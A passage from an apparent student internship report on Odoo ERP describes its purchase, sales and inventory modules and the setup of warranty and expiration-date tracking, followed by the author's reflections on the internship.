


Fig 5.5 Parches Module/App

- The Purchase module allows you to manage the procurement process for your company, from creating purchase orders to receiving goods and paying vendors.
- With the Purchase module, you can create purchase orders manually or automatically based on inventory levels or sales orders.
- The module provides tools for vendor management, allowing you to track vendor performance, maintain contact information, and manage purchase history.
- The Purchase module includes features for managing multiple currencies and payment methods, as well as integration with accounting and finance modules.
- In Odoo, you can configure automated approval workflows for purchase orders to streamline the procurement process.
- The module includes tools for tracking inventory levels, so you can avoid stock outs and maintain optimal inventory levels.
- You can use the Purchase module to manage and track product receipts, and to match invoices to purchase orders for streamlined accounting and payment processing.
- With the module, you can generate reports to track vendor performance, purchase history, inventory levels, and more.




Fig 5.6 Sales Module/App

- The Sales module allows you to manage the sales process for your company, from creating quotes to processing orders and generating invoices.
- With the Sales module, you can create quotes and sales orders manually or automatically based on inventory levels or customer demand.
- The module provides tools for customer management, allowing you to track customer interactions, maintain contact information, and manage sales history.
- The Sales module includes features for managing multiple currencies and payment methods, as well as integration with accounting and finance modules.
- In Odoo, you can configure automated approval workflows for sales orders to streamline the sales process.
- The module includes tools for generating reports to track sales performance, customer history, and more.




Fig 5.7 Inventory Module/App

- The Inventory module allows you to manage the stock levels of your products and keep track of inventory movements.
- With the Inventory module, you can create and manage locations for storing and moving products, such as warehouses and storage areas.
- The module provides tools for tracking product availability and maintaining optimal inventory levels.
- You can use the Inventory module to manage incoming and outgoing shipments, transfer products between locations, and perform inventory adjustments.
- The module includes features for managing multiple units of measure, barcode scanning, and lot/serial number tracking.
- In Odoo, you can set up automated reordering rules to ensure that you always have enough stock on hand.
- The module includes tools for managing quality control inspections and tracking product expiration dates.
- You can use the Inventory module to generate reports to track stock levels, inventory movements, and more.
- The Inventory module also includes integration with other Odoo modules, such as Sales and Purchases, to provide a complete view of your business operations.

- Additionally, Odoo offers a barcode scanning app that integrates with the Inventory module, making it easier to manage and track inventory movements using handheld devices.




Fig 5.8 Website Home Page




Fig 5.9 Setting For Activate Warranty/Guarantee

- In Odoo, you can activate the vendor and customer warranty/guarantee functionality in the settings.
- To do this, you would need to go to the "Settings" page in the Odoo dashboard and navigate to the "Inventory" or "Sales" section, depending on whether you want to activate vendor or customer warranty/guarantee.
- From there, you can enable the warranty/guarantee functionality by checking the appropriate boxes.
- Once the vendor and/or customer warranty/guarantee functionality is activated, you can set the warranty/guarantee policies for your products and have the system automatically calculate the warranty/guarantee end date based on the delivery date and the predefined policies.
- This makes it easy to track the warranty/guarantee status of your products and ensure that your customers and vendors are satisfied with the products and services you provide.




Fig 5.10 Set Duration of Warranty/Guarantee

- In Odoo, you can set the duration of warranty/guarantee for each product that has lot/serial number tracking enabled in the product model.
- You can define the warranty/guarantee duration and the start date for each product in the "Warranty" or "Guarantee" tab of the product model.
- The warranty/guarantee duration can be set in days, weeks, months, or years, depending on your business needs.
- Once the warranty/guarantee duration is set in the product model, it will automatically be applied to all lots/serial numbers of that product.
- This allows you to track the warranty/guarantee status of each individual product with lot/serial numbers, without having to manually set the duration for each lot/serial number during the sales or purchase process.
- The warranty/guarantee duration will be displayed in the lot/serial view for the product, allowing you to easily view the warranty/guarantee status of each lot/serial number




Fig 5.11 Inventory Receipts

Fig 5.12 Set Vendor Dates

- In Odoo ERP, vendor warranty/guarantee dates can be automatically calculated based on predefined policies.
- To enable this feature, you need to configure warranty/guarantee policies for your products.
- To do this, go to the "Products" menu in the Odoo dashboard.
- Select the product for which you want to set the warranty/guarantee policy.
- Navigate to the "Warranty" or "Guarantee" tab.
- Define the warranty/guarantee duration and the start date (which can be set to the date of receipt).
- Once the policies have been set, the system will automatically calculate the warranty/guarantee end date when a purchase order is created and the inventory receipt is confirmed with a lot/serial number.
- The warranty/guarantee end date can be viewed in the lot/serial view for the product.




Fig 5.13 Generate Sales Order




Fig 5.14 Set Customer Dates

- In Odoo ERP, customer warranty/guarantee dates can be automatically calculated based on predefined policies.

- To enable this feature, you need to configure warranty/guarantee policies for your products.
- To do this, go to the "Products" menu in the Odoo dashboard.
- Select the product for which you want to set the warranty/guarantee policy.
- Navigate to the "Warranty" or "Guarantee" tab.
- Define the warranty/guarantee duration and the start date (which can be set to the date of delivery).
- Once the policies have been set, the system will automatically calculate the warranty/guarantee end date when a sales order is created and the inventory delivery is confirmed with a lot/serial number.
- The warranty/guarantee end date can be viewed in the lot/serial view for the product.

Fig 5.15 Generate error message

To set up the expiration check feature in Odoo, you'll need to follow these steps:

Step 1: Enable Expiration Dates Tracking

- Go to the "Inventory" app in Odoo and select "Settings" from the main menu
- Enable the "Expiration Dates" feature

Step 2: Create or Select a Product

- In the "Inventory" app in Odoo, select "Products" from the main menu
- Create a new product or select an existing one

Step 3: Set the Product Expiration Date

- Go to the product information section and select the "Inventory" tab
- Set the expiration date for the product

Step 4: Configure the Return Policy

- In the "Inventory" app in Odoo, select "Settings" from the main menu
- Enable the "Check Expiration Dates" option in the "Return Policy" settings

Chapter 6. Conclusion and Discussion

6.1 My Internship Experience:

My internship experience in Odoo ERP was a valuable opportunity that helped me gain practical experience with a comprehensive business management software solution. During my time there, I had the chance to work alongside a team of experienced developers, who provided me with guidance and support as I gained exposure to various aspects of software development.

One of the most exciting parts of the internship was collaborating with the development team to customize and implement different modules of the software to meet specific business needs. This experience helped me develop a deeper understanding of how ERP solutions can streamline and optimize business processes, allowing organizations to focus on their core competencies and improve their bottom line.

Throughout the internship, I learned to use various tools and technologies, such as Python and PostgreSQL, to develop and customize the software. The opportunity to work with these technologies in a real-world setting was invaluable, as it allowed me to apply the theoretical concepts I had learned in a practical setting.

In addition to gaining technical skills, I also learned valuable soft skills such as effective communication and collaboration. I worked closely with team members to ensure that we were all aligned on project goals and timelines. The culture at Odoo ERP was welcoming and inclusive, which fostered an environment of collaboration and teamwork.

Overall, my Odoo ERP internship provided me with a solid foundation in software development and a greater appreciation for the importance of ERP solutions in modern business environments. I am grateful for the opportunity to have worked with such a talented team and to have gained practical experience with a comprehensive ERP solution.

6.2 What I Like About My Internship:

During my internship at Odoo ERP, I had the opportunity to work on real-world projects with experienced developers, which was the most enjoyable aspect of my experience. Having a high level of responsibility and autonomy was a great way for me to take ownership of my tasks and develop my skills. The company culture was inclusive and welcoming, with a focus on collaboration and teamwork that I appreciated. The work itself was both challenging and engaging, and I was excited to see how the software we were developing could benefit businesses. Overall, my internship provided a great learning experience and a positive work environment that I enjoyed being a part of.

6.3 Challenges that I met during my Internship:

